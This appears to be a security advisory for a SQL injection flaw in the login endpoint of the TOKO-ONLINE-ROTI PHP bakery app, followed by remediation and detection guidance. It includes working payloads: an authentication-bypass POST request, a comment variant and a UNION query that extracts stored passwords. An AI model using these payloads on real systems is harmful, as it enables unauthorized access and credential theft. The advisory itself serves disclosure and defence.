Executive Summary

A high-severity SQL injection vulnerability has been identified in the TOKO-ONLINE-ROTI PHP bakery management application maintained by RafyMrX on GitHub. The flaw resides in the proses/login.php endpoint, where the Username POST parameter is passed directly into a SQL query without sanitization or parameterization. An unauthenticated remote attacker can craft a malicious input to manipulate the underlying SQL statement, bypassing authentication entirely and gaining unauthorized access to the application and its database.
No authentication, special privileges, or user interaction is required to exploit this vulnerability. All versions up to and including commit ddfe1cd587be0a0b5135d8b6e85cce2ec3aece99 are affected.
Vulnerability Overview
| Field | Details |
|---|---|
| CVE ID | CVE-2026-15489 |
| CVSS Score | 7.3 (HIGH) |
| Vulnerability Type | SQL Injection (CWE-89) |
| Attack Vector | Network |
| Attack Complexity | Low |
| Privileges Required | None |
| User Interaction | None |
| Scope | Unchanged |
| Confidentiality Impact | High |
| Integrity Impact | Low |
| Availability Impact | Low |
| Affected Component | proses/login.php |
| Affected Parameter | Username (POST) |
| Disclosure Date | 2026-07-12 |
Affected Versions
| Product | Vendor | Affected Versions |
|---|---|---|
| TOKO-ONLINE-ROTI | RafyMrX | All versions up to and including commit ddfe1cd587be0a0b5135d8b6e85cce2ec3aece99 |
At the time of disclosure, no patched version has been released. The vendor should be contacted directly for remediation status.
Attack Vector
TOKO-ONLINE-ROTI is a PHP-based bakery point-of-sale and inventory management system. The application's login mechanism in proses/login.php accepts a Username and Password via HTTP POST and uses them directly in a SQL query to look up a matching user record.
The vulnerable code pattern follows a structure similar to:
// Simplified representation of the vulnerable code in proses/login.php
$username = $_POST['Username'];
$password = $_POST['Password'];

$query = "SELECT * FROM users WHERE username = '$username' AND password = '$password'";
$result = mysqli_query($conn, $query);

if (mysqli_num_rows($result) > 0) {
    // Login successful — session granted
}Because $username is interpolated directly into the SQL string without escaping or parameterization, an attacker can inject arbitrary SQL syntax through the Username field.
Injection Payloads
The following payloads demonstrate exploitation of this vulnerability:
Classic authentication bypass:
POST /proses/login.php HTTP/1.1
Host: target.example.com
Content-Type: application/x-www-form-urlencoded

Username=%27+OR+%271%27%3D%271%27+--+&Password=anything
Decoded payload:
' OR '1'='1' --The resulting SQL query becomes:
SELECT * FROM users WHERE username = '' OR '1'='1' -- ' AND password = 'anything'Because '1'='1' is always true and the rest of the query is commented out, the database returns all user records and the application grants access as the first user — typically an administrator.
Comment-based bypass variant:
' OR 1=1 #UNION-based data extraction:
' UNION SELECT 1, username, password, 4 FROM users -- This payload can be tuned to extract usernames and password hashes from the database depending on the column count and data types of the original query.
Impact
Successful exploitation of CVE-2026-15489 can result in:
- Authentication bypass: Attackers can log in as any user, including administrators, without knowing valid credentials.
- Data exfiltration: Using UNION-based or error-based injection techniques, attackers can dump the entire database including user credentials, order records, customer data, and product inventory.
- Credential theft: Plaintext or weakly hashed passwords extracted from the database may be cracked offline and reused across other services (credential stuffing).
- Privilege escalation: If the application distinguishes between user roles stored in the database, an attacker can manipulate query results to assume administrator-level access.
- Database manipulation: Depending on database user privileges, an attacker may be able to modify, insert, or delete records — corrupting application data or planting backdoor accounts.
Remediation
The following steps are recommended to address this vulnerability:
1. Use Parameterized Queries (Primary Fix)
Replace all dynamic SQL string interpolation with prepared statements using PHP's PDO or MySQLi extension:
// Secure replacement using MySQLi prepared statements
$stmt = $conn->prepare("SELECT * FROM users WHERE username = ? AND password = ?");
$stmt->bind_param("ss", $_POST['Username'], $_POST['Password']);
$stmt->execute();
$result = $stmt->get_result();This ensures user-supplied input is always treated as data, never as SQL syntax.
2. Input Validation and Sanitization
Validate that the Username field conforms to expected format constraints (alphanumeric, length limits) before it reaches the database layer. Reject requests containing suspicious characters such as single quotes, double dashes, semicolons, or SQL keywords.
3. Least Privilege Database User
Ensure the database user account used by the application has only the minimum required permissions (SELECT, INSERT, UPDATE on specific tables). Revoke DROP, TRUNCATE, FILE, and EXECUTE privileges to limit the blast radius of any SQL injection attack.
4. Web Application Firewall (WAF)
Deploy a WAF with SQL injection detection rules as a defense-in-depth measure. This does not replace fixing the root cause but can help block known attack patterns.
5. Password Hashing
Ensure user passwords are stored using a strong, salted hashing algorithm (bcrypt, Argon2) rather than plaintext or MD5/SHA1. Even if credentials are exfiltrated, this limits their immediate usability.
6. Apply Patch or Update
Monitor the upstream repository at https://github.com/RafyMrX/TOKO-ONLINE-ROTI for any patch releases and apply them promptly. Until a fix is released, consider taking the login endpoint offline or restricting access by IP.
Detection Indicators
The following indicators may suggest exploitation attempts against this vulnerability:
- Unusual login attempts containing SQL metacharacters (
',--,#,OR,UNION) in theUsernamefield - HTTP 200 responses to login requests with malformed or obviously invalid credentials
- Database error messages appearing in HTTP responses (may indicate error-based injection reconnaissance)
- Spikes in HTTP POST requests to
/proses/login.phpfrom a single IP or IP range - Web server logs showing URL-encoded SQL syntax:
%27,%20OR%20,%27%3D%27